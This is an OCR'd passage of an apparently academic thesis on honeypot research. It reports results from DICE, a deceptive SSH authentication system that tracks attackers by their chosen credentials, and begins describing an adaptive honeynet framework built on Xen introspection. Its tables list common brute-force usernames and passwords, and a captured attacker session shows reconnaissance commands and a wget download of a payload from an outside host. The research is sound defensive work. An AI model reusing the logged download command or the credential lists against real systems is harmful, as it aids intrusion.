
In the second experiment the honeypot was deployed online on a cloud-based solution from 1 September 2013 to 31 October 2013. Table 5.6 shows information that DICE stores for each authentication attempt. DICE denied 17342 authentication attempts by dice probability, 6547 attempts as the root username was denied, 566 attempts denied as the username already existed and various policy denials due to e.g. short password. The ten most attempted usernames and passwords are shown in Table 5.7 and these results are consistent with other researchers (Owens and Matthews, 2008). All of these credentials were blocked by DICE as they did not meet policy enforcement. These passwords were all rated as "weak" by the Microsoft (2014) Password Checker tool.

Information	Count
Dice rolled authentication failed	17342
Root account blocked by policy	6547
Password too short	794
Username already exists	566
Not at least 1 special char in pass	561
Dice & Policy authentication passed	65
Suspected return adversary authtoken	53
Not at least 1 number token in pass	46
Not at least 4 char tokens in pass	32
Cracked: It is based on a dict word	1


Table 5.6: Authentication information

#	Username	Count	Password	Count
1	root	19726	123456	396
2	oracle	409	password	278
3	test	323	abc123	204
4	nagios	249	1qaz2wsx	163
5	bin	224	p@ssw0rd	151
6	postgres	158	1234	137
7	tomcat	126	111111	137
8	guest	107	passw0rd	133
9	user	100	oracle	126
10	mysql	96	abcd1234	125

Table 5.7: Top credential attempts



(a)



(b)

Figure 5.3: Authentication time series: (a) all attempts; (b) success only

The Microsoft (2014) Password checker was initially used for an expedient review of password strength, as used by other researchers (Owens and Matthews, 2008). However, the tool seems to be heavily biased towards password length as an indicator of strength, paying little attention to semantics. For example, the password "password" is rated Medium strength, as is "11111111" and "12345678". Any password of eight characters is granted Medium strength rather than Weak strength. Further research into an analysis of password graders would be useful.

Username	**Password**	**Strength**
web	!!!geogenak123$$$	strong
dwsadm	wjddml#$111	medium
i-heart	slxslx_#141#	medium
bin	2#%$asdfjhfa$!#%$	strong
bkalle	R31k1#c00l	medium
robertas	den39 muscle	medium
ehasco	ehasco!@0417	medium
rekinu	r3kizx19nu123suka3	strong

Table 5.8: Representative sample of accepted credentials

DICE description	**Count**
New adversary, new persona	65
Returning adversary, new persona	41
Returning adversary, same persona	12

Table 5.9: DICE success statistics

Figure 5.3 shows authentication attempts distributed over time. All authentication attempts are shown in Figure 5.3(a), while only successful attempts are shown in Figure 5.3(b). A representative sample of accepted credentials are shown in Table 5.8. These credentials passed the policy enforcement that was defined by the operator. Their strength by the Microsoft (2014) Password Checker tool is also given and are all rated medium to strong. Modifying DICE policy enforcement settings could ensure that only strong passwords are accepted.

Table 5.9 shows the statistics that DICE captured regarding successful authentications. From the 118 attempts that were successful, 65 were new adversaries, while 53 were suspected returning adversaries. DICE assigns each new adversary a name, so that it is simpler to track adversary activity in the user interface. Each time the adversary returned, a new handle is generated for the adversary, so that an adversary can have many handles; each handle represents a different source origin. As an example, an adversary successfully authenticates to the honeypot submitting credentials that match the enforced policy. DICE assigns the adversary a first name and surname, e.g. "Abe Davidson" and a handle or persona, e.g. "Magenta", with session count of 1. If the adversary returns later from a new origin, then a new persona, e.g. "Orange" is created, that is linked to the name "Abe Davidson", so that the account now has two personas. If the adversary returns later from an existing origin, the session count for the existing persona, e.g. "Magenta" is incremented. This hierarchy is represented as: 1 DICE name can have many handles which in turn can have many sessions. This can be described as: an attack actor may use many source origins to login to the honeypot many times.

The results in Table 5.9 show that attack actors more frequently choose a different origin rather than returning with the same persona. From the 53 returning adversaries, 41 were new personas, i.e. new source origins, while 12 returned from the same origin. 70 percent of adversaries that successfully authenticated and returned, chose to return from a new persona, rather than returning from an existing persona. Tables 5.10, 5.12 and 5.11 show were the three categories of adversary were geographically located.

Country	Count
China	35
United Kingdom	11
Mexico	9
Taiwan	4
Germany	3
Canada	2
United States	1

Table 5.10: New adversary, new persona


Country	Count
China	6
Germany	5
United Kingdom	1

Table 5.11: Returning adversary, same persona

Country	Count
China	29
Taiwan	4
Romania	3
Canada	2
Lebanon	1
Germany	1
Mexico	1

Table 5.12: Returning adversary, new persona

To analyse the collected honeypot data a web monitoring application was developed. Ajax and JSON were used so that the data could be analysed in real-time, as and when adversaries chose to target the honeypot. Screen captures of the application are shown in Figures 5.4, 5.5, 5.6 and 5.7.




NAMES

Results: 65 | Description

Dice Assigned Name	# Personas	Last Seen
Althea Chavez	4	2013-09-06 04:36:48
Sergio Owens	5	2013-09-06 04:36:48
Harvey Jenkins	4	2013-09-06 04:36:48
Teri Leonard	8	2013-09-06 04:36:48
Jaclyn Hayden	2	2013-09-06 04:36:48
Aileen Brewer	2	2013-09-06 04:36:48
Holly Jimenez	2	2013-09-06 04:36:48
Stacie Daniels	2	2013-09-12 19:40:03
Thurman May	2	2013-09-12 19:39:43
Amado Hood	1	2013-09-13 12:20:38
Kennith Pearson	1	2013-09-13 12:20:38
Ginger Love	1	2013-09-13 12:20:38
Mamie Holmes	1	2013-09-13 12:20:38

Figure 5.4: DICE assigned names UI

The four figures, when viewed sequentially, represent the typical workflow that a honeypot operator uses to analyse DICE observation data. Figures 5.4 shows the DICE names and a count of the personas that each name has. When clicking the Personas count, Figure 5.5 is displayed, that shows the different handles, i.e. source origins, used by the adversary, along with a count of the sessions. Further drilling down, by clicking the Sessions count, leads to Figure 5.6 which shows the sessions for each handle. A final drill down, by clicking the Interactions count, shows the interactions as in Figure 5.7.



PERSONAS

Results: 2 | Description

Thurman May | Go | Geomap | Timeline | Authorship

Persona	Handle	IP	Locale	First Seen	Last Seen	# Sessions
1	Ebony	172.16.42.28		2013-09-12 19:10:43	2013-09-12 19:39:43	1
2	Olive	192.168.97.3		2013-09-12 20:43:07	2013-09-12 20:45:03	1

Figure 5.5: DICE assigned personas UI


SESSIONS

Results: 1 | Description

Thurman May | Persona 2 - Olive | Submit

Session	IP	Terminal	Start Time	End Time	Description	# Interactions
1	192.168.97.3	80x24	2013-09-12 20:43:07	2013-09-12 20:45:03	returning adversary, new persona	5


Figure 5.6: DICE sessions UI

5.2.4 Discussion

The results show that authentication credentials can be used to track adversaries, as stated in Hypothesis 4.2. DICE is a new approach for identifying and tracking adversaries who conceal their activities with different origins. Adversaries unknowingly create sufficiently complex authtokens that are used to track their activities. This attribution artifact can be used in an overarching attribution intelligence picture. The controlled experiments demonstrate the techniques in a laboratory environment, while the live experiments demonstrate the techniques against Internet-borne adversaries.

The honeypot selected to be modified for DICE was Kippo (Desaster, 2013). As Kippo is open source and has a small code base, a prototype was created quickly and modified easily. However, as a medium-interaction honeypot, Kippo is limited in interactivity and easily discernible as a honeypot. Alternatively, using a high-interaction honeypot reduces the risk of the system being discerned as a honeypot. More challenges should be available, such as adapting files, folders, processes, network services and user accounts that are in some way linked to the adversary. These ideas are explored in greater depth in Chapter 6.

The experiments have demonstrated the approach using the SSH network protocol, the most common protocol for administration and other remote tasks. The results should be reproducible with other protocols that use a username:password credential authentication, such as File Transfer Protocol (FTP), remote Structured Query Language (SQL) database access and web applications. To demonstrate this point, DICE was applied to another protocol; HTTP(S). The same findings were evident, showing that the approach is flexible and suited to protocols that use authentication. Combining the data sets from both approaches is complementary i.e. when an adversary attempts to re-use DICE credentials against different services, this can be used for correlation. Persistent cookie techniques such as Evercookie (Kamkar, 2010) could be complementary as future work. Similarly, further work could track DICE authtoken re-use across distributed DICE honeypots.



Timestamp	Success	Input
2013-09-12 20:43:44	1	w
2013-09-12 20:43:47	1	uname -a
2013-09-12 20:43:51	1	ls -a
2013-09-12 20:43:59	1	cat /proc/cpuinfo
2013-09-12 20:44:14	1	wget http://muiebah.ucoz.com/boot.tar

Polling for more results...

Figure 5.7: DICE interactions UI

While the results are promising, there are limitations to the approach. The random aspect of authentication can potentially be detected by an adversary who authenticates with DICE many times and analyses the response. This can be offset by changing the policy configuration file, perhaps automatically. Second, deducing whether adversaries are returning, or they are sharing resources with fellow adversaries is challenging. As Kippo logs all commands and timings, a way to deduce this activity is to correlate commands, timings and common traits, e.g. repetitive use of a command flag sequence or repeated temporal state change patterns. Authorship attribution techniques could be used against adversary inputs. Research into this area could begin immediately using the data set that DICE creates.

5.3 Summary

This chapter first outlined the design of DICE, a deceptive system for honeypot authentication that uses probability and policy to provide a new and untapped source of information for attribution intelligence. The results of the experiments are promising; additional attribution intelligence was revealed. This provides evidence for two research sub-questions (page 3); *what techniques can be improved while mitigating the assumptions* and *how can these improvements be measured?* This concludes the first part of Work Packages 3 and 4, i.e. execution, analysis and discussion of the first experimental prototype, DICE, to evaluate Hypothesis 4.2, as defined in Chapter 4; *an adversaries authentication credentials can be used to track their interactions with a deceptive cyber system.* Source code for DICE is provided in Appendices A. In Chapter 6 these ideas are advanced by a prototype adaptive honeynet framework that is outlined and experimentally evaluated.

Changes are the causes of adaptation.
Whenever the system's context changes the
system has to decide whether it needs to adapt
Cheng et al. (2009)

Chapter 6

Experiments: Adaptive Honeynet Framework

Objectives

- Outline Adaptive Honeynet Framework (AHFW)
- Detail design decisions of AHFW
- Present an experimental evaluation of AHFW

Chapter 5 presented Deception Inside Credential Engine (DICE), a deceptive authentication system that uses probability and policy to provide a new source for attribution intelligence. An experimental evaluation in Section 5.2 provided evidence to support Hypothesis 4.2, which states that *an adversary's authentication credentials can be used to track their interactions with a deceptive cyber system.* This chapter proposes a honeynet framework that gathers information for attribution intelligence by building upon the model of observing, interpreting and adapting that was proposed in Chapter 4. The approach increases possible interaction paths, reduces deterministic properties of honeypots and seeks to increase the quantity and diversity of adversary interactions, leading to intelligence gained for attribution. This approach gathers evidence to support Hypothesis 4.1, which states that *when adversary's face challenges in deceptive cyber environments, the quantity and diversity of interactions increases.* Section 6.1 provides an overview of Adaptive Honeynet Framework (AHFW), Section 6.2 revisits the three principles of the approach that were first proposed in Chapter 4, while Section 6.3 outlines an experimental evaluation.

6.1 Overview

The AHFW, proposed in this chapter, builds upon the research challenges described in Section 4.3 (page 83), namely path of resistance, deception belief and operator skills. AHFW uses the conceptual model and requirements proposed in Chapter 4 to underpin the design decisions for an adaptive honeynet framework. The high level adaptive model that was presented in Chapter 4 is revisited. Specific design decisions for the observation, interpretation and adaptation cycle are implemented.

Figure 6.1 shows an updated version of the model that was proposed in Chapter 4, that highlights the design decisions for AHFW.




Figure 6.1: Adaptive model implementation

Specifically AHFW implements the components of the model as follows:

- Observation: Data is collected using the most appropriate observation technique; memory-based Virtual Machine Introspection (VMI). Keystrokes, active processes and network connections are recorded. Observation data is stored in a database for both near real-time interpretation and historical analysis. This is described in Section 6.2.1.
- Interpretation: An interpretation engine makes sense of observations and selects appropriate honeypot adaptations that take place inside of the honeynet that the adversary has not yet interacted with. In this design, interpretation is human led and driven by policy. This is described in Section 6.2.2.
- Adaptations: Adaptations are actor-dependent i.e. they are triggered by adversary interactions. They are created by the interpretation engine and placed in an adaptation queue. Upon reaching the front of the queue, the adaptation engine performs a final check using the most recent observations to decide if it is still appropriate to apply the adaptation(s). This is described in Section 6.2.3.

AHFW observes interactions and gathers information during a honeynet intrusion. This information is interpreted and used to covertly make changes to adapt honeypots in the nearby vicinity. When an adversary or malware pivots to other honeypots, the environment is customised specifically




Figure 6.2: AHFW example: (a) default state; (b) compromise and observe; (c) interpret and adapt; (d) continue to interpret and adapt

to them, i.e. changes to the environment are actor-dependent. This might mean that the honeypot is favourable to the adversary and contains exactly what they are looking for, e.g. services, processes or certain file types. Alternatively it could mean that the honeypot is challenging for them, having learnt about their skills, acquired features and applied meaning.

Figure 6.2 presents a simple example of AHFW during a typical session with an adversary. The figures show many adversaries, each with different goals, that try to exploit a web server hosted in a Demilitarized zone (DMZ). Once compromised the adversary can then pivot to other systems in the DMZ, or compromise a firewall and gateway and then pivot to an internal network for further compromise. Figure 6.2(b) shows interaction between an adversary and the web server. AHFW observes interactions using memory-based VMI and records to an SQLite database.

The interpretation component interprets the observations in the database and then creates adaptations to change the environment that the adversary has not yet pivoted to/interacted with, as shown in Figure 6.2(c). Examples of adaptations are: creation of new processes, enabling of services, adding users, changing credentials, adding network shares, adding new systems, adding new subnets, modifying routing tables, adding new and interesting files, etc. In this implementation the interpretation is derived from human-embedded policy in a configuration file, however it could also be derived from a machine learning technique, such as reinforcement learning or case-based reasoning. Adaptations are queued and prioritised by an adaptation queue. As the adversary continues to interact, adaptations continue to take place, as shown in Figure 6.2(d). As observations continue, success of adaptations can be measured by deriving observations from AHFW logs, for example, has the adversary interacted with an adaptation? If so, for how long and what did they do? This provides initial success measurements for the adaptation that can be automated for convenience.

6.2 Design

The following sections outline the design decisions for the specific implementation of the three components of AHFW. This is followed by an experimental evaluation of AHFW in Section 6.3.

6.2.1 Observation

A review of observation techniques in Section 4.5.1 (page 88) provided motivation for the AHFW design and implementation decisions that are discussed later in the section, *Design and implementation*. It was noted that VMI offers advantages over other observation techniques, shown in Table 4.1 (page 93), and best meets the requirements identified in Chapter 4. Despite clear advantages of VMI there are ongoing challenges that must be addressed before using VMI in a honeynet framework. Resolutions to these challenges influence the design and implementation decisions.

VMI challenges

Floeren (2013) identifies four challenges for integrating logging functionality into the Virtual Machine Monitor (VMM): i) *integration*, ii) *performance*, iii) *Virtual Machine (VM) environment detection* and iv) *semantic gap*.

Integration of an introspection technique may require VMM modification. This is challenging when using proprietary software, such as VMware, which is closed-source code. Open source, well documented and actively maintained VMMs, such as Xen, are not affected by this challenge and are therefore preferable (Lengyel et al., 2012).

Performance can be affected by modifications made to VMMs. Changes to performance could be detected e.g. through timing properties. This challenge is conflicted with a requirement to capture as much and as varied observations as possible, which inherently increases the code base (Floeren, 2013). Increasing the code base in the VMM also increases the attack surface for VM break out attacks (Lengyel et al., 2012). Techniques that do not require modifications to the hypervisor or guest, such as Memory-based Introspection (MBI), are preferable.

VM environment detection, in the context of honeypot detection, can now largely be considered a moot point, due in part to the rise in popularity of cloud computing. In the past, the presence of a virtualised host might indicate that a honeypot was deployed. Now that virtualisation is used prolifically this is no longer true. Of more importance is subverting of VMI techniques. For example, Direct Kernel Structure Manipulation (DKSM), a kernel module loading technique, can subvert System-call Introspection (SCI) techniques, including Livewire and VMscope (Bahram et al., 2010). MBI techniques are not vulnerable to these attacks and are therefore preferred.

The last challenge that VMI faces is widely known as the *semantic gap problem*. It is concerned with the differences between the internal and external observation states and involves "reconstructing high-level state information from low-level data sources" (Lengyel et al., 2012). SCI proposals rely on the guests internal kernel data structures to solve the semantic gap problem and understand the high level state of the VM. These internal data structures can be considered untrusted. Recent developments in the XenAccess library bypass reliance on internal kernel data structures and so are preferred.

The semantic gap problem is paralleled with the problem of interpreting physical memory, random access memory (RAM), in the field of forensic memory analysis. Forensic memory analysis techniques can help to solve the semantic gap problem (Dolan-Gavitt et al., 2011). The main difference is that forensic memory analysis takes place on a static dump of memory, while VMI takes place on dynamic and real-time memory of a running VM. Tools such as Volatility (Walters, 2014) interpret data from physical RAM and are a good candidate for interpreting RAM from virtual machines.

Environment

Xen is an example of a popular open source hypervisor. Hay and Nance (2008) and Nance et al. (2008) note high level reasons for the popularity of Xen:

- It is open-source software, allowing researchers to modify the VMM
- Xen is under active development
- It supports multiple guest operating systems, including Linux and Windows
- It has been integrated into several mainstream Linux distributions
- Several active mailing lists are dedicated to Xen development and usage issues

For these reasons Xen was selected as the VMI environment for AHFW.

VMI libraries

Many libraries facilitate introspection. Some are proprietary, such as VMWare's VMSafe (VMWare, 2014). Most are open source, such as VMwall (Dolan-Gavitt et al., 2011), VMWatcher and XenAccess (Payne et al., 2007). Source code is not available in proprietary libraries. If VMM modifications are required for introspection, then this presents difficulties, especially if the VMM does not expose an Application Programming Interface (API) that offers the required functionality.

LibVMI is an open source, actively maintained VMI library that has a vibrant community of users. It is compatible with Xen, KVM and VM memory snapshots. LibVMI has tight integration with Xen and requires no modifications. When using KVM, a modification to the kernel is required that could be identified by an adversary. LibVMI works with almost all guest operating systems, e.g. 32-bit and 64-bit Windows and Linux hosts. Reducing the changes required in the VMM is preferred to reduce possible attack surface (Lengyel et al., 2012). Xen has a unique model that supports this approach. Each VM, named *domU*, is managed by the host through a single privileged VM intermediary, named *dom0*, as shown in Figure 6.3 (Nance et al., 2008). This approach means that to attack the hypervisor and ultimately the host operating system, an adversary must break out of the honeypot (domU) and the intermediary (dom0) and only then can they attack the host. This model reduces the complexity of code in the VMM as introspection functionality is located in dom0. As the VMI code is inside a separate VM rather than the VMM, Xen hypervisor can be updated




Figure 6.3: Xen architecture (Nance et al., 2008)

and VMI is not highly dependent on a specific version of Xen (Nance et al., 2008). This approach has a slight performance overhead; the cost of running dom0 and channeling operations through an intermediary, however this is minimal.

Design and implementation

VMI was selected as the best candidate for honeypot observation. Xen was selected as the hypervisor for reasons outlined by Lengyel et al. (2012) and Nance et al. (2008). The combination of Volatility and LibVMI was selected due to the rapid development time to create a tool that benefits from observation by VMI. Dolan-Gavitt et al. (2011) developed a proof of concept application whitelist tool with only 68 source lines of code (SLOC). They draw a comparison to a similar tool written in C that contains 1094 SLOC. The use of Volatility, reported to be the most popular memory forensics tool, may offer extra legitimacy, i.e. any forensically sound guarantees that the developers introduce into Volatility, are also available as a by-product for honeypot observation techniques. Also LibVMI and Volatility support a wide range of Windows and Linux operating systems. A choice of, for example, User Mode Linux (UML), would inherently restrict the research and future work to Linux OS's. A memory-based approach to introspection, i.e. MBI, using Volatility, was selected, rather than a system call approach, i.e. SCI. The latter has been demonstrated to be vulnerable to DKSM attacks (Bahram et al., 2010). Another advantage of this approach is "out of the box" (Jiang and Wang, 2007). This means that the VM does not need modifying; introspection is readily available and not detectable from inside of the host. This is useful for the adaptation phase; when high-interaction VMs are configured and deployed, they are immediately ready for introspection.

The introspection aspect of AHFW matches previous proposals, such as internal or external observation techniques (Balas, 2003; Jiang and Wang, 2007), by observing and storing three types of data; *console keystrokes*, *process creation* and *network activity.* Monitoring of command history is particularly beneficial using MBI. Introspection collects command history from memory, so commands are recoverable even if the adversary uses techniques to hide their traces, such as deleting history and log files.

Introspection was implemented as a daemon script that repeatedly executes on honeypots that were designated as "listening" in a configuration file. Python was selected as Volatility, LibVMI and

LibGuestfs all offer a Python API and libraries. Using a high level scripting language, meant that memory management is automatically handled and prototypes can be created rapidly. The daemon intermittently populates an sqlite database with near-real time observations. The introspection daemon also has a second tasking; to observe and store the result of adaptation changes.

6.2.2 Interpretation

A review of interpretation techniques in Section 4.5.2 (page 93) provided motivation for the AHFW design and implementation decisions that are discussed in the next section, *Design and implementation.* It was noted that honeypot observations may be interpreted primarily for two uses; i) near real-time decisions and ii) historical analysis. This research focuses on real-time adaptations that take place on honeypots in the nearby vicinity. However, the data that is collected is equally useful for historical analysis and could be used for future research.

Literature on automated cyber defence notes the benefits of keeping a human-in-the loop (Sawilla and Wiemer, 2011). This research enforces this notion as human operators specify interpretation using policy in a configuration file. However, future research is likely to incorporate semi-automated and fully automated cyber defence techniques and so AHFW has been designed to be interfaced with decision making techniques, such as artificial intelligence techniques. This is discussed in more detail in the next section.

Design and implementation

